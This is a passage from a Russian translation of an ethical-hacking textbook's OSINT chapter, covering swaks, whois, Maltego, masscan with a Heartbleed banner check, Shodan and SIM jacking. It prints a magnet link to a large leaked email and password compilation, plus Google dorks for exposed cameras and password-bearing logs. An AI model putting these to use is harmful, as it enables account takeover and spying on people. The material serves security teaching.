Еще один отличный инструмент для тестирования безопасности SMTP-сервера — `swaks`, который предустановлен в Kali Linux. С его помощью вы можете отправить тестовое письмо, выполнив лишь одну команду:

```
kali@kali:~$ swaks --to sys --server <IP-адрес Metasploitable>
```

Tlgm: @it_boooks

Вот фрагмент результата выполнения этой команды:

```
=== Trying 192.168.1.101:25...
=== Connected to 192.168.1.101.
<- 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
 -> EHLO kali
<- 250-metasploitable.localdomain
            ...
<- 250 2.1.5 Ok
 -> DATA
<- 354 End data with <CR><LF>.<CR><LF>
 -> Date: Fri, 13 May 2022 15:46:17 -0500
 -> To: sys
 -> From: kali@kali
 -> Subject: test Fri, 13 May 2022 15:46:17 -0500
 -> Message-Id: <20201113154617.001295@kali>
 -> X-Mailer: swaks v20190914.0 jetmore.org/john/code/swaks/
 ->
 -> This is a test mailing
            ...
 -> .
<- 250 2.0.0 Ok: queued as BADADCBFC
 -> QUIT
<- 221 2.0.0 Bye
=== Connection closed with remote host.
```

Чтобы ознакомиться со всеми возможностями инструмента `swaks`, выполните команду:

```
kali@kali:~$ swaks --help
```

Tlgm: @it_boooks

8

Сбор информации

Ни один вор, каким бы искусным он ни был, не может лишить человека знания, и потому знание — самое лучшее и надежно защищенное сокровище, которое только можно обрести.

Л. Фрэнк Баум. Пропавшая принцесса страны Оз

Чем больше вы знаете о жертве, тем сильнее можете влиять на ее поведение. Например, она с большей вероятностью перейдет по ссылке, содержащейся в фишинговом письме, отправленном кем-то из ее знакомых. В текущей главе мы рассмотрим ряд инструментов и методов, с помощью которых хакеры собирают данные о своих жертвах. Эти инструменты выполняют поиск и каталогизацию релевантной информации, опубликованной во Всемирной паутине. Они также позволяют выявлять уязвимости в устройствах, подключенных к общедоступной сети, которыми можно воспользоваться.

Такой процесс сбора и каталогизации общедоступной информации называется *разведкой по открытым источникам* (open source intelligence, OSINT). В этой главе мы поговорим о том, как методы OSINT и социальной инженерии позволяют выявлять и эксплуатировать уязвимые машины. Начнем с обсуждения метода OSINT, называемого *анализом связей*.

Анализ связей

Анализ связей позволяет установить отношения между взаимосвязанными фрагментами общедоступной информации. Например, вы можете найти номер телефона

Tlgm: @it_boooks

жертвы в телефонном справочнике, чтобы связать его с ее именем. Или, если взять более крайний пример, государственные ведомства вроде АНБ могут получить доступ к базе данных телефонной компании, чтобы выявить всех знакомых, с которыми вы недавно контактировали. Часто их называют *контактами первого уровня*.

Однако настоящая мощь данной техники заключается в ее способности определять, с кем контактировали ваши знакомые, то есть устанавливать ваши *контакты второго уровня*. Изучение контактов второго уровня позволяет хакерам выявлять скрытые связи между интересующим их человеком и другим исследуемым лицом (рис. 8.1).




Рис. 8.1. Контакты первого и второго уровней

Хакеры и специалисты по информационной безопасности не имеют доступа к тем же закрытым источникам данных, что и государственные организации, поэтому вынуждены полагаться на общедоступные источники.

Пример такого общедоступного источника — база данных *whois*, которая содержит контактную информацию администраторов сайтов, что позволяет пользователям сообщать о возникающих на них проблемах. В этой базе часто указан адрес электронной почты и номер телефона системного администратора.

Чтобы защитить свою информацию, системные администраторы часто платят за сохранение ее конфиденциальности. Однако закон требует публикации контактной информации некоторых доменов. Например, Национальное управление по телекоммуникациям и информации (National Telecommunications and Information Administration, NTIA) требует публикации контактной информации от всех доменов `.us`. Это означает, что вы можете просмотреть контактную информацию, например, домена `zoom.us`, выполнив следующую команду в терминале Kali Linux:

```
kali@kali:~$ whois zoom.us
```

На экране должно появиться довольно много данных, в том числе адрес, номер телефона и адрес электронной почты. Прокрутите окно терминала, чтобы просмотреть все эти данные. Далее приведен небольшой фрагмент полученного результата (номер телефона и адрес электронной почты я скрыл).

Tlgm: @it_boooks


```
Admin Country: us
Admin Phone: +1.xxxxxxxx
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: xxxxx@zoom.us
```

Злоумышленник может использовать эту информацию, чтобы отправить системному администратору фишинговое электронное письмо и попытаться украсть его логин и пароль. Если хакеру это не удается, то он может провести анализ связей с целью выяснения его учетных данных. Посмотрим, как это можно сделать с помощью инструмента Maltego.

Maltego

Инструмент *Maltego* позволяет хакерам и специалистам по информационной безопасности выявлять связи между фрагментами опубликованной в интернете информации, к которым относятся сообщения на форумах, содержимое веб-страниц и записи в базе данных whois.

Применение таких источников, как whois, в Maltego называется *преобразованием* (transform). Применяя преобразования к фрагменту данных, хакер может обнаружить связанную с ним информацию. Некоторые из предусмотренных в Maltego преобразований позволяют идентифицировать связанные элементы инфраструктуры, такие как DNS-серверы и веб-серверы, в то время как другие выполняют поиск имени пользователя или адреса электронной почты на общедоступных форумах.

Воспользуемся инструментом Maltego для сбора всей доступной информации о домене maltego.com. Запустите виртуальную машину Kali Linux и найдите Maltego в меню Applications (Приложения). Данный инструмент предусматривает как бесплатную, так и платную версии. Мы будем использовать бесплатную версию, поэтому выберите вариант Maltego CE free. Следуйте инструкциям мастера установки, оставив заданные по умолчанию параметры.

В процессе настройки вам нужно будет указать адрес электронной почты. Чтобы не указывать свой личный адрес, создадим учетную запись в анонимном сервисе зашифрованной электронной почты Protonmail.com, который вы используете для регистрации в системе Maltego. Если этот сервис заблокирован в вашей стране, то скачайте браузер Opera, включите встроенный в него VPN и выберите страну, отличную от вашей. Это позволит направить ваши запросы через зашифрованный канал в другую страну. (Мы обсудим создание анонимной инфраструктуры более подробно в главе 16.) После совершения всех описанных действий вы сможете использовать сервис Protonmail.

По завершении настройки вы должны увидеть пустой холст интерфейса Maltego. Для начала добавьте на него фрагменты данных, называемые *сущностями* (entities).

Tlgm: @it_boooks

Maltego поддерживает несколько типов сущностей, в том числе номера телефонов, адреса электронной почты, физические адреса, названия компаний и домены. Нажмите кнопку New Entity Type (Новый тип сущности), введите в поисковую строку запрос `domain`, а затем добавьте объект Domain (Домен) на холст, как показано на рис. 8.2.




Рис. 8.2. Добавление сущности на холст

Поскольку нас интересует информация о самом Maltego, измените URL домена с paterva.com на maltego.com. Щелкните правой кнопкой мыши на сущности и выберите преобразование whois, нажав кнопку в виде значка воспроизведения справа от пункта меню Domain owner detail (Сведения о владельце домена) (рис. 8.3).

Применение преобразования приведет к созданию других сущностей, связанных с этим доменом. На рис. 8.4 показан результат этого преобразования. Обратите внимание на то, что он включает информацию, которую можно найти в базе данных whois.

Как злоумышленник может использовать эту информацию? Последовательно применяя преобразования, он может обнаружить данные о пользователях и инфраструктуре компании. Чтобы добавить дополнительные преобразования, перейдите в раздел Transforms ▸ Transform Hub (Преобразования ▸ Центр преобразований) (рис. 8.5).

Tlgm: @it_boooks




Рис. 8.3. Пример применения преобразования Maltego




Рис. 8.4. Результаты преобразования Maltego

Один из наиболее полезных фрагментов информации, которую вы можете получить, — имя пользователя и пароль системного администратора. На протяжении многих лет хакеры крали базы данных, содержащие учетные данные для входа в систему таких компаний, как LinkedIn, Adobe и MasterCard. Если вам удастся заполучить адрес электронной почты системного администратора, то вы можете поискать соответствующий пароль в просочившихся базах данных.

Сайт https://haveibeenpwned.com/ отслеживает эти утечки и хранит список адресов электронной почты, связанных с утекшими паролями. Выполните поиск на этом сайте прямо сейчас, чтобы узнать, не произошла ли утечка ваших учетных данных, или произведите поиск по базе данных в Maltego, установив преобразование *haveibeenpwned* и применив его к обнаруженному вами адресу электронной почты.

Tlgm: @it_boooks




Рис. 8.5. Список преобразований в разделе Transform Hub

Утекшие базы данных

Как вы могли заметить, применение преобразования позволяет лишь установить факт утечки адреса электронной почты, но не предоставляет соответствующий ему пароль. Как же хакерам удается их находить?

Для этого они, как правило, обращаются к другим базам данных, содержащим имена пользователей, адреса электронной почты и пароли в виде открытого текста. Один из крупнейших списков, когда-либо просачивавшихся в сеть, содержал около 1,4 миллиарда пар адресов электронной почты (или имен пользователей) и паролей. Вы можете найти такой список, используя следующую magnet-ссылку:

```
magnet:?xt=urn:btih:7ffbcd8cee06aba2ce6561688cf68ce2addca0a3&dn=
    BreachCompilation&tr=udp%3A%2F%2Ftracker.openbittorrent.com%
    3A80&tr=udp%3A%2F%2Ftracker.leechers-paradise.org%3A6969&tr=
    udp%3A%2F%2Ftracker.coppersurfer.tk%3A6969&tr=udp%3A%2F%2Fgl
    otorrents.pw%3A6969&tr=udp%3A%2F%2Ftracker.opentrackr.org%3A133
```

Tlgm: @it_boooks

ПРИМЕЧАНИЕ

Хранение этого списка паролей может считаться незаконным в вашей стране, поэтому перед скачиванием базы данных ознакомьтесь с местным законодательством.

Magnet-ссылка (magnet link) представляет собой усовершенствованный вариант торрент-файла. Вместо скачивания файла с одного сервера торренты позволяют скачивать его фрагменты с нескольких компьютеров, называемых *узлами* одноранговой сети. Торрент-файл содержит ссылку на торрент-трекер — сервер, который отвечает за отслеживание узлов и соединения между ними. Однако при этом данный сервер является единой точкой отказа. С помощью magnet-ссылок каждый узел одноранговой сети отслеживает другие узлы, что устраняет необходимость в использовании единого трекера.

Размер базы данных, о которой идет речь, очень велик (41 Гбайт), так что если вы решите сохранить ее, то вам придется увеличить объем жесткого диска своей виртуальной машины. Для этого перейдите в раздел File ▸ Virtual Media Manager (Файл ▸ Менеджер виртуальных носителей) (рис. 8.6).




Рис. 8.6. Увеличение объема жесткого диска

Перейдите на вкладку Properties (Свойства) ❶ в VirtualBox, а затем щелкните на имени виртуальной машины, объем диска которой хотите увеличить ❷. После этого с помощью ползунка ❸ задайте нужное значение. Однако будьте осторожны,

Tlgm: @it_boooks

поскольку перемещение ползунка до конца вправо может заполнить всю память компьютера и сделать основную операционную систему недоступной для использования. Прежде чем выполнять этот шаг, выясните количество свободного места на жестком диске.

Утилита `rtorrent` поддерживает magnet-ссылки. Вы можете установить ее, выполнив следующую команду:

```
kali@kali:~$ sudo apt-get install rtorrent
```

Теперь вы можете использовать ее для скачивания файла:

```
kali@kali:~$ rtorrent <magnet-ссылка>
```

Данные в этой базе организованы в алфавитном порядке и содержат инструменты поиска, позволяющие находить интересующую информацию практически моментально. Инструкции по использованию этих инструментов содержатся в файле `README`.

Угон SIM-карты

Если вы найдете пароль в этом списке, то сможете попытаться войти в учетную запись жертвы. Однако некоторые системы используют так называемую *двухфакторную аутентификацию*, предусматривающую дополнительный этап идентификации пользователя. Например, система может отправить на его смартфон текстовое сообщение с уникальным кодом, который пользователь должен ввести при аутентификации. Другие системы перезванивают пользователю и просят его подтвердить, что в систему пытается войти именно он. Таким образом, если у вас нет доступа к телефону жертвы, то вы не сможете получить доступ к ее учетной записи.

Тем не менее злоумышленники научились обходить двухфакторную аутентификацию, используя технику, называемую *угоном SIM-карты* (SIM jacking). В основе этой атаки лежит факт того, что телекоммуникационные компании могут перенести старый номер телефона на новую SIM-карту, например, при покупке пользователем нового телефона. Злоумышленники иногда используют методы социальной инженерии, чтобы обманом заставить сотрудников этих компаний перенести номер телефона жертвы на телефон хакера. При этом злоумышленник использует информацию, собранную в ходе анализа связей и просочившихся в сеть баз данных, чтобы выдать себя за жертву и ответить на вопросы оператора. После переноса номера телефона все текстовые сообщения и звонки будут переадресовываться на телефон хакера, что позволит ему пройти двухфакторную аутентификацию.

Кроме того, некоторые SIM-карты позволяют хакерам подделывать телефонные номера или искажать голос в режиме реального времени. Как правило, они называются *зашифрованными SIM-картами*.

Tlgm: @it_boooks

Google Dorking

Использование инструмента Maltego не единственный способ сбора данных о жертве. Для получения данных из открытых источников злоумышленники также могут использовать поисковую систему Google. Этот метод более эффективен, чем может показаться на первый взгляд, поскольку система Google стремится найти и проиндексировать все веб-страницы, включая те, которые позволяют системным администраторам контролировать такие системы, как IP-камеры. Системный администратор может явно приказать Google не сканировать определенный ресурс, указав его в хранящемся на веб-сервере файле `robots.txt`. Однако некоторые поисковые роботы игнорируют этот файл, поэтому лучший способ защитить такие веб-страницы — потребовать от пользователя пройти процедуру аутентификации.

Используя тщательно продуманный поиск в Google, вы можете найти веб-страницы, позволяющие оценивать состояние систем и даже управлять ими. Рассмотрим ряд запросов, помогающих обнаружить такие страницы.

> **ПРИМЕЧАНИЕ**
>
> Закон о мошенничестве и злоупотреблении с использованием компьютеров (The Computer Fraud and Abuse Act, CFAA) запрещает получение несанкционированного доступа к чужим системам. Поскольку вы работаете за пределами своей виртуальной среды, переход по любой из ссылок, обнаруженных в ходе описанного далее процесса, может квалифицироваться как получение несанкционированного доступа.

Поисковая система Google позволяет использовать специальные фильтры для конкретизации поискового запроса. Например, фильтр `inurl` позволяет находить страницы, URL которых содержат определенные шаблоны, указывающие на их функциональность. Например, с помощью следующего поискового запроса можно обнаружить камеры, к которым был предоставлен публичный доступ:

```
inurl:"live/cam.html"
```

Мы предполагаем, что публичный доступ к этим камерам был предоставлен намеренно, поскольку для них была создана специальная веб-страница (cam.html). Следующий запрос направлен на обнаружение IP-камер, публичный доступ к которым мог быть предоставлен случайно:

```
"Pop-up" + "Live Image" inurl:index.html
```

Этот запрос позволяет найти страницы `index.html`, содержащие такие термины, как live image и pop-up. Как правило, эти слова используются на веб-страницах, управляющих камерами. Вы можете конкретизировать запрос, добавив дополнительные термины.

Tlgm: @it_boooks

Другие запросы позволяют находить имена пользователей и пароли в открытых журналах. Например, в следующем запросе используются такие фильтры, как `filetype`, `intext` и `after` для поиска файлов журналов с адресами электронной почты и паролями, обнаруженных после 2019 года:

```
filetype:log intext:password after:2019 intext:@gmail.com | @yahoo.com
```

Вы можете найти список поисковых запросов на странице https://exploit-db.com/google-hacking-database/.

Сканирование всей сети интернет

Некоторые системы стремятся найти и каталогизировать каждое подключенное к интернету устройство, а также проверить его на предмет наличия уязвимостей. Для этого они выполняют SYN-сканирование всех 2^{32} или 4 294 967 296 IPv4-адресов в интернете. В текущем разделе мы рассмотрим два инструмента, *Masscan* и *Shodan*, которые позволяют злоумышленникам проводить такое сканирование. Кроме того, существуют отличные академические инструменты, например *Zmap*, разработанный Мичиганским университетом: https://zmap.io/.

Masscan

Masscan — это инструмент, который сканирует все открытые порты TCP и UDP. Его создатель Роберт Грэм реализовал собственный стек протоколов TCP/IP, позволяющий программе просканировать все IPv4-адреса менее чем за 10 минут. Это возможно благодаря тому, что сканер Masscan способен передавать до 10 миллионов пакетов в секунду. В отличие от инструмента `nmap`, который осуществляет синхронное сканирование сети, отправляя SYN-пакеты и дожидаясь ответов SYN-ACK, Masscan отправляет несколько SYN-пакетов независимо друг от друга или асинхронно, не дожидаясь получения ответа после отправки предыдущего пакета.

Передача такого количества пакетов требует специального оборудования и программного обеспечения. Машина, на которой работает Masscan, должна быть оснащена адаптером Ethernet, позволяющим передавать данные со скоростью 10 Гбит в секунду, и установленным драйвером *PF_RING ZC*. Запуск Masscan на виртуальной машине ограничивает количество передаваемых пакетов. Лучше всего Masscan работает непосредственно на машине Linux.

Для наших целей будет достаточно скорости 100 000 пакетов в секунду. Кроме того, мы просканируем только один порт. При такой конфигурации сканирование всех IPv4-адресов в интернете займет около 10 часов. Тем не менее данная конфигурация позволит нам использовать виртуальную машину Kali Linux без дополнительного оборудования или программного обеспечения.

Tlgm: @it_boooks

Использование списка исключений

На самом деле мы не хотим сканировать весь интернет. Администраторы некоторых правительственных и военных серверов очень не любят, когда их системы сканируют. По этой причине были составлены так называемые списки исключений, содержащие IP-адреса, которые не следует сканировать. Один из таких списков вы можете найти на https://github.com/robertdavidgraham/masscan/blob/master/data/exclude.conf. Этот список содержит IP-адреса машин в штаб-квартире НАСА, в Лаборатории информации и электронных систем НАСА, а также на компьютерной и телекоммуникационной станции ВМС США. Никогда **не** сканируйте их.

Загрузите этот список и сохраните его в файл с именем `exclude.txt`. Его содержимое должно выглядеть примерно так:

```
## NASA Headquarters
#138.76.0.0
## NASA Information and Electronic Systems Laboratory
#138.115.0.0
## Navy Computers and Telecommunications Station
#138.136.0.0 - 138.136.255.255
```

Вам может показаться, что данный список исключений выглядит как идеальный список целей для атак. Однако этичным хакерам следует обходить указанные системы стороной. Кроме того, в этом списке присутствует несколько так называемых *ханипотов*, уязвимых машин, намеренно размещенных в сети ФБР и другими агентствами в качестве приманки для злоумышленников. Когда хакер взламывает одну из таких машин, ее владелец может проанализировать использованные злоумышленником инструменты и методы, отслеживая активность в системе-приманке.

Вот несколько ханипотов, используемых ФБР (старайтесь регулярно обновлять свой список исключений, поскольку он может измениться):

```
## (FBI's honeypot)
#205.97.0.0
## (FBI's honeypot)
#205.98.0.0
```

Сканирование с помощью Masscan

Теперь воспользуемся инструментом Masscan, чтобы выполнить быстрое сканирование нашей виртуальной сети. Откройте текстовый редактор и добавьте следующий код:

```
rate = 100000.00 ❶
output-format = xml
output-status = all
output-filename = scan.xml
```

Tlgm: @it_boooks


```
ports = 0-65535 ❷
range = 192.168.1.0-192.168.1.255 ❸
excludefile = exclude.txt ❹
```

Значение `rate` определяет количество пакетов, передаваемых за одну секунду ❶. Следующие параметры определяют формат выходного файла, а также тип включаемой в него информации. Далее мы указываем диапазон портов, подлежащих сканированию ❷. В данном случае мы сканируем все порты с номерами от 0 до 65 535. После этого мы указываем диапазон подлежащих сканированию IP-адресов ❸. Мы просканируем все IP-адреса в нашей виртуальной среде. Наконец, мы указываем список исключений ❹. Хотя для сканирования нашей среды он нам не нужен, его необходимо включать при сканировании остальной сети интернет.

Сохраните файл под именем `scan.conf`. Несмотря на то что эти параметры можно указать в качестве аргументов командной строки, создание подобного файла конфигурации упрощает повторное сканирование.

Откройте терминал на своей виртуальной машине Kali Linux и запустите сканирование, выполнив следующую команду:

```
kali@kali:~$ sudo masscan -c scan.conf
```

Инструмент Masscan должен быть предустановлен на виртуальной машине Kali Linux. Во время сканирования вы должны увидеть следующий экран состояния:

```
Starting masscan (http://bit.ly/14GZzcT)
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [65536 ports/host]
rate: 13.39-kpps, 4.28% done, 0:20:56 remaining, found=0
```

После завершения сканирования вы можете просмотреть результаты в формате XML, открыв файл `scan.xml` в редакторе Mousepad или любом другом. Он будет содержать список машин и открытых портов:

```
<?xml version="1.0"?>
<!-- masscan v1.0 scan -->
<?xml-stylesheet href="" type="text/xsl"?>
<nmaprun scanner="masscan" start="1606781854" version="1.0-BETA"
➥ xmloutputversion="1.03">
<scaninfo type="syn" protocol="tcp" />
<host endtime="1606781854"><address addr="192.168.1.101" addrtype="ipv4"/>< ❶
➥ ports><port protocol="tcp" portid="32228"><state state="closed" reason
➥ ="rst-ack" reason_ttl="64"/></port></ports></host>
<host endtime="1606781854"><address addr="192.168.1.101" addrtype="ipv4"/><
➥ ports><port protocol="tcp" portid="65128"><state state="closed" reason
➥ ="rst-ack" reason_ttl="64"/></port></ports></host>
                              ...
```

Tlgm: @it_boooks

Строка, начинающаяся с `host endtime=` ❶, указывает на то, что сканер Masscan обнаружил открытый TCP-порт (`portid=`) с идентификатором `32228` на машине с IP-адресом (`addr=`) `192.168.1.101`.

Чтение информации с баннеров

Инструмент Masscan также может открыть TCP-соединение на порте и скачать информацию с *баннеров*, которая обычно включает сведения о приложении, запущенном на соответствующем порте, например его версию. Это чрезвычайно полезно, поскольку сразу после обнаружения уязвимости в программном обеспечении мощная машина, на которой работает Masscan, менее чем за 10 минут может идентифицировать все уязвимые машины, подключенные к интернету.

Например, серверы, на которых работают старые версии библиотеки OpenSSL, уязвимы для атаки под названием Heartbleed. В главе 9 мы подробно рассмотрим эту уязвимость, позволяющую хакерам считывать данные из памяти сервера. А пока посмотрим, как хакер может использовать Masscan для обнаружения всех компьютеров в интернете, уязвимых для данной атаки.

Ранее я уже говорил о том, что сканер Masscan использует собственную реализацию TCP/IP. Несмотря на то что данная реализация хорошо работает при сканировании, она вступает в конфликт с реализацией TCP/IP операционной системы при попытке установить TCP-соединение и скачать баннер. Вы можете обойти эту проблему, используя параметр `--source-ip` для присвоения уникального сетевого идентификатора пакетам, которые отправляет Masscan. При этом убедитесь, что IP-адрес действительно уникален (чтобы IP-пакеты не пересылались на другой компьютер):

```
kali@kali:~$ sudo masscan 192.168.1.0/24 -p443 --banners --heartbleed
➥ --source-ip 192.168.1.200
```

Здесь мы указываем диапазон подлежащих сканированию IP-адресов с использованием *нотации CIDR* (см. главу 2). Затем выбираем порт для проверки. В данном случае мы проверяем порт 443 (`-p443`), который используется протоколом HTTPS. Затем проверяем баннер (`--banners`) на предмет наличия номеров версий OpenSSL, имеющих уязвимость Heartbleed (`--heartbleed`). Одновременное установление нескольких TCP-соединений может привести к конфликту между стеком TCP/IP Masscan и стеком операционной системы, поэтому мы назначаем для исходящих пакетов новый IP-адрес источника (`--source-ip`), не используемый другими машинами в сети.

По завершении сканирования мы должны увидеть следующий результат:

```
Starting masscan (http://bit.ly/14GZzcT)
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
```

Tlgm: @it_boooks


```
Scanning 256 hosts [1 port/host]
Discovered open port 443/tcp on 192.168.1.1
Banner on port 443/tcp on 192.168.1.1: [ssl] TLS/1.1 cipher:0xc014, pfSense-
➥ 5f57a7f8465ea, pfSense-5f57a7f8465ea
Banner on port 443/tcp on 192.168.1.1: [vuln] SSL[heartbeat] ❶
```

В результате сканирования мы узнаем, что порт 443 открыт на одном хосте ❶ и что на этой машине может работать уязвимая версия OpenSSL.

Если вы решите выполнить это сканирование вне виртуальной тестовой среды, особенно через Wi-Fi, то вам придется совершить дополнительные действия. В частности, вам нужно будет предотвратить блокирование порта, используемого Masscan, межсетевым экраном вашей операционной системы. В Linux изменить правила межсетевого экрана можно с помощью программы `iptables`. Выполните следующую команду, чтобы создать новое правило:

```
kali@kali:~$ iptables -A INPUT -p tcp --dport 3000 -j DROP
```

Это правило отбрасывает (`-j DROP`) все входящие (`-A INPUT`) пакеты, связанные с протоколом TCP (`-p tcp`), на порт 3000 (`--dport3000`). Более подробно о межсетевом экране мы поговорим в главе 16. Дополнительные сведения о сканере Masscan можно найти в документации на https://github.com/robertdavidgraham/masscan/.

Shodan

Как и Google, *Shodan* представляет собой поисковую систему. Однако в отличие от сервиса Google, который ищет веб-страницы, Shodan ищет активные IP-адреса. Обнаружив такой адрес, этот инструмент пытается собрать как можно больше информации об устройстве, включая данные об операционной системе, открытых портах, версиях программного обеспечения и местонахождении. Затем система Shodan каталогизирует эту информацию и делает ее доступной для поиска через веб-страницу и Python API, поэтому, обнаружив уязвимость в программном обеспечении, хакеры и специалисты по информационной безопасности могут использовать систему Shodan для нахождения уязвимых устройств.

Например, следующий поисковый запрос позволяет найти веб-серверы Apache версии 2.4.46, поддерживающие протокол HTTPS:

```
apache 2.4.46 https
```

